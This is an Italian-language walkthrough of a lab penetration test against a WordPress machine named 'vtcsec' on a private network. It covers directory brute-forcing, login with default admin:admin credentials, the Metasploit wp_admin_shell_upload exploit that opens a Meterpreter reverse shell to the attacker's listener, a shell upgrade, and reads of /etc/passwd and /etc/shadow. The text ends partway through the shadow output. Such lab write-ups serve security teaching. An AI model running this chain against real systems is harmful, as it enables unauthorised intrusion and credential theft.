
**Avvia una scansione di brute-forcing sul server web ospitato all'indirizzo IP 192.168.56.103 (macchina target) sulla porta 80.**

Risultato:

```
(kali㉿kali)-[~]  
$ dirb http://192.168.56.103
```

```
-----  
GENERATED WORDS: 4612  
  
--- Scanning URL: http://192.168.56.103/ ---  
+ http://192.168.56.103/index.html (CODE:200|SIZE:177)  
=> DIRECTORY: http://192.168.56.103/secret/  
+ http://192.168.56.103/server-status (CODE:403|SIZE:302)  
  
--- Entering directory: http://192.168.56.103/secret/ ---  
+ http://192.168.56.103/secret/index.php (CODE:301|SIZE:0)  
=> DIRECTORY: http://192.168.56.103/secret/wp-admin/  
=> DIRECTORY: http://192.168.56.103/secret/wp-content/  
=> DIRECTORY: http://192.168.56.103/secret/wp-includes/  
+ http://192.168.56.103/secret/xmlrpc.php (CODE:405|SIZE:42)  
  
--- Entering directory: http://192.168.56.103/secret/wp-admin/ ---  
+ http://192.168.56.103/secret/wp-admin/admin.php (CODE:302|SIZE:0)  
=> DIRECTORY: http://192.168.56.103/secret/wp-admin/css/
```

Accedendo al link evidenziato si ottiene il seguente risultato:



The screenshot shows a web browser window with the address bar displaying `192.168.56.103/secret/`. The browser's navigation bar includes icons for back, forward, refresh, and home, along with a security shield icon. Below the address bar, a series of links are visible: [Kali Linux](#), [Kali Tools](#), [Kali Docs](#), [Kali Forums](#), [Kali NetHunter](#), [Exploit-DB](#), and [Go](#).


The main content of the page is a WordPress site titled **My secret blog**. It features a large black arrow pointing to the right, with the text [Scroll down to content](#) below it. The site's header includes the text "Skip to content" and "My secret blog". Below the title, it says "Just another WordPress site".

The **Posts** section shows a post titled **Hello world!** dated [November 16, 2017](#). The post content reads: "Welcome to WordPress. This is your first post. Edit or delete it, then start writing!". Below the post is a search bar with the placeholder text "Search for:" and a search button labeled "Search".

The **Recent Posts** section lists the post [Hello world!](#). The **Recent Comments** section shows a comment by [A WordPress Commenter](#) on [Hello world!](#). The **Archives** section lists the month [November 2017](#). The **Categories** section lists the category [Uncategorized](#). The **Meta** section includes links for [Log in](#), [Entries RSS](#), [Comments RSS](#), and [WordPress.org](#).

At the bottom of the page, it says "Proudly powered by [WordPress](#)".

Cliccando sui vari link, come ad esempio “Hello world!”, si ottiene sempre un errore:



L'URL non fa più riferimento all'indirizzo IP della macchina target, ma a “**vtcsec**”, per cui è stato necessario configurare, sulla macchina kali, il file “**hosts**” associando a vtcsec l'indirizzo IP della macchina target per una corretta risoluzione dei nomi di dominio.

Il file **hosts** è un file di configurazione presente in tutti i sistemi operativi, utilizzato per mappare manualmente i nomi di dominio (**www.example.com**) agli indirizzi IP corrispondenti (**192.168.1.1**). Quando un browser cerca di risolvere un nome di dominio in un indirizzo IP, viene controllato il file **hosts** per cercare una corrispondenza.


Comando: ***sudo nano /etc/hosts***

**Permette di modificare il file hosts. L'uso di “sudo” garantisce i privilegi di amministratore necessari per**

accedere e modificare questo file. “Nano” è un editor di testo utilizzato per lo scopo.


Risultato:

```
(kali㉿kali)-[~]  
$ sudo nano /etc/hosts
```




```
File Actions Edit View Help  
GNU nano 7.2  
127.0.0.1 localhost  
127.0.1.1 kali  
192.168.56.103 vtcsec  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters
```


Con l’attuale configurazione del file “hosts” verrà ritentata l’apertura del link “Hello world!”:




Aprendo il link “Log in”:



Prima di procedere con qualche metodo di attacco automatizzato per cercare le credenziali di accesso, sono stati provati manualmente i valori standard più comunemente utilizzati come ad esempio: **root**, **toor**, **user**, **default**, **1234**, **qwerty**... trovando un riscontro positivo con le credenziali “admin” per entrambi i campi:



Effettuato il login si entra in contatto con la dashboard dell'account admin:



Come si è potuto notare il sito è stato creato tramite **WordPress**, una delle piattaforme più utilizzate al mondo per la creazione e gestione di siti web. A questo punto si è intrapresa una ricerca su **Metasploit** per trovare un **modulo** capace di sfruttare **vulnerabilità** di WordPress tramite l'**interfaccia di amministrazione**.

Comando: ***search wp\_admin***

Risultato:

```
msf6 > search wp_admin

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/webapp/wp_admin_shell_upload	2015-02-21	excellent	Yes	WordPress Admin Shell Upload

```
Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_admin_shell_upload
```

Questo modulo sfrutta l'accesso all'interfaccia amministrativa di WordPress per caricare un file malevolo, solitamente una **backdoor** o una **shell**.

Il modulo utilizza la funzione di **caricamento dei file**, come ad esempio il caricamento dei plugin, per inserire un **file malevolo** nel server. Quest'ultimo consente all'attaccante di eseguire, da remoto, comandi sul server.

Comando: **use 0 + options**

Il primo seleziona il modulo 0, il secondo mostra le configurazioni dei parametri attualmente configurati per l'attacco.

Risultato:

```
msf6 > use 0
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > options

Module options (exploit/unix/webapp/wp_admin_shell_upload):



| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| PASSWORD  |                 | yes      | The WordPress password to authenticate with                                                            |
| Proxies   |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                         |
| RHOSTS    |                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 80              | yes      | The target port (TCP)                                                                                  |
| SSL       | false           | no       | Negotiate SSL/TLS for outgoing connections                                                             |
| TARGETURI | /               | yes      | The base path to the wordpress application                                                             |
| USERNAME  |                 | yes      | The WordPress username to authenticate with                                                            |
| VHOST     |                 | no       | HTTP server virtual host                                                                               |



Payload options (php/meterpreter/reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 127.0.0.1       | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | WordPress |


```

I parametri indicati dalle frecce sono stati impostati tramite i seguenti comandi:

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin
PASSWORD => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin
USERNAME => admin
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 192.168.56.103
RHOST => 192.168.56.103
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /secret
TARGETURI => /secret
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
```

I parametri “**PASSWORD**” e “**USERNAME**” si riferiscono alle credenziali utilizzate per accedere alla dashboard dell’amministratore, per questo impostati col valore “**admin**”. “**RHOST**” corrisponde all’indirizzo IP della macchina target, “**TARGETURI**” è il percorso della directory principale dell'applicazione web, nonché il percorso dove si trova la directory principale di WordPress sul server target ovvero “**/secret**”. Infine, “**LHOST**” indica l’indirizzo IP della macchina utilizzata per l’attacco che rimane in ascolto in attesa della connessione da parte della macchina target.

A questo punto è stato ricontrollato lo stato dei parametri tramite il comando **options** per assicurarsi la correttezza dei valori impostati.



## Risultato:

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > options
Module options (exploit/unix/webapp/wp_admin_shell_upload):

  Name      Current Setting  Required  Description
  --      -
  PASSWORD  admin            yes       The WordPress password to authenticate with
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     192.168.56.103  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /secret          yes       The base path to the wordpress application
  USERNAME   admin            yes       The WordPress username to authenticate with
  VHOST      no               no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  LHOST      192.168.56.101  yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    WordPress
```


I parametri sono stati impostati correttamente. A questo punto è possibile lanciare l'attacco sulla macchina target al fine di avviare una connessione tra la macchina target e la macchina attaccante e ottenere l'accesso a una **shell** per poter eseguire comandi sulla macchina target attraverso di essa. Per fare ciò:

Comando: **run**

## Risultato:

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > run

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Authenticating with WordPress using admin:admin...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /secret/wp-content/plugins/BVjRnXHgkW/tdcLzWawUv.php ...
[*] Sending stage (39927 bytes) to 192.168.56.103
[+] Deleted tdcLzWawUv.php
[+] Deleted BVjRnXHgkW.php
[+] Deleted ../BVjRnXHgkW
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.103:57054) at 2025-01-16 11:09:13 +0100
```



La connessione è stata avviata. Per poter utilizzare il comando “**whoami**”, che permette di mostrare il nome dell'utente corrente con cui è in esecuzione la sessione, è necessario prima avviare una **shell** nella macchina target. Per accedere alla shell del sistema remoto compromesso:

Comando: **shell + whoami**

Risultato:

```
meterpreter > shell
Process 4005 created.
Channel 0 created.
sh: 0: getcwd() failed: No such file or directory
sh: 0: getcwd() failed: No such file or directory
whoami
www-data
```

L'accesso al sistema remoto è avvenuto con i permessi dell'utente “**www-data**”.

Successivamente è stato utilizzato il comando **python -c 'import pty; pty.spawn("bin/bash")'** per stabilire una shell interattiva migliore in una connessione remota che ha una shell limitata.

- **python**: Esegue il linguaggio Python direttamente da linea di comando. Il flag “-c” permette di specificare un codice Python
- **import pty**: Importa il modulo pty di Python.
- **pty.spawn("bin/bash")**: La funzione pty.spawn() avvia un processo controllato in un terminale pseudo-

interattivo. “bin/bash” è il percorso relativo per la shell Bash (nei sistemi Unix/Linux)

Risultato:

```
python -c 'import pty; pty.spawn("/bin/bash")'  
shell-init: error retrieving current directory: getcwd: cannot access parent directories: No such file or directory  
www-data@vtcsec:$ █
```

A questo punto è stato possibile provare ad effettuare **privilege escalation** (processo per ottenere privilegi più elevati, passando da un utente con accesso limitato come “www-data” a un utente con privilegi amministrativi come, ad esempio, “root”) accedendo al file “/etc/passwd”.

Si tratta di un file di testo che contiene informazioni sugli utenti del sistema. Ogni riga del file rappresenta un account utente ed è strutturata in campi separati dal segno di punteggiatura dei due punti.

Il formato di una generica riga del file è la seguente:

**“nome\_utente:password:UID:GID:commento:home\_directory:shell”**

I campi di maggior interesse sono:

- **nome\_utente:** il nome di login dell'utente.
- **password:** storicamente conteneva la password hash dell'utente, ma oggi è solitamente indicato con una “x” o un “\*” per indicare che la password è memorizzata in **/etc/shadow**, un file più sicuro.

- il comando **cat /etc/passwd** permette di visualizzare il contenuto del file **/etc/passwd**.

```
www-data@vtcsec:~$ cat /etc/passwd
```

```
passwd:x:117:126:passwd daemon,,,:/var/run/passwd:/bin/false  
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false  
saned:x:119:127::/var/lib/saned:/bin/false  
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false  
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash  
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false  
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
```

## Risultato:


```
www-data@vtcsec:~$ cat /etc/shadow
```

```
saned:*:17379:0:99999:7::  
usbmux:*:17379:0:99999:7::  
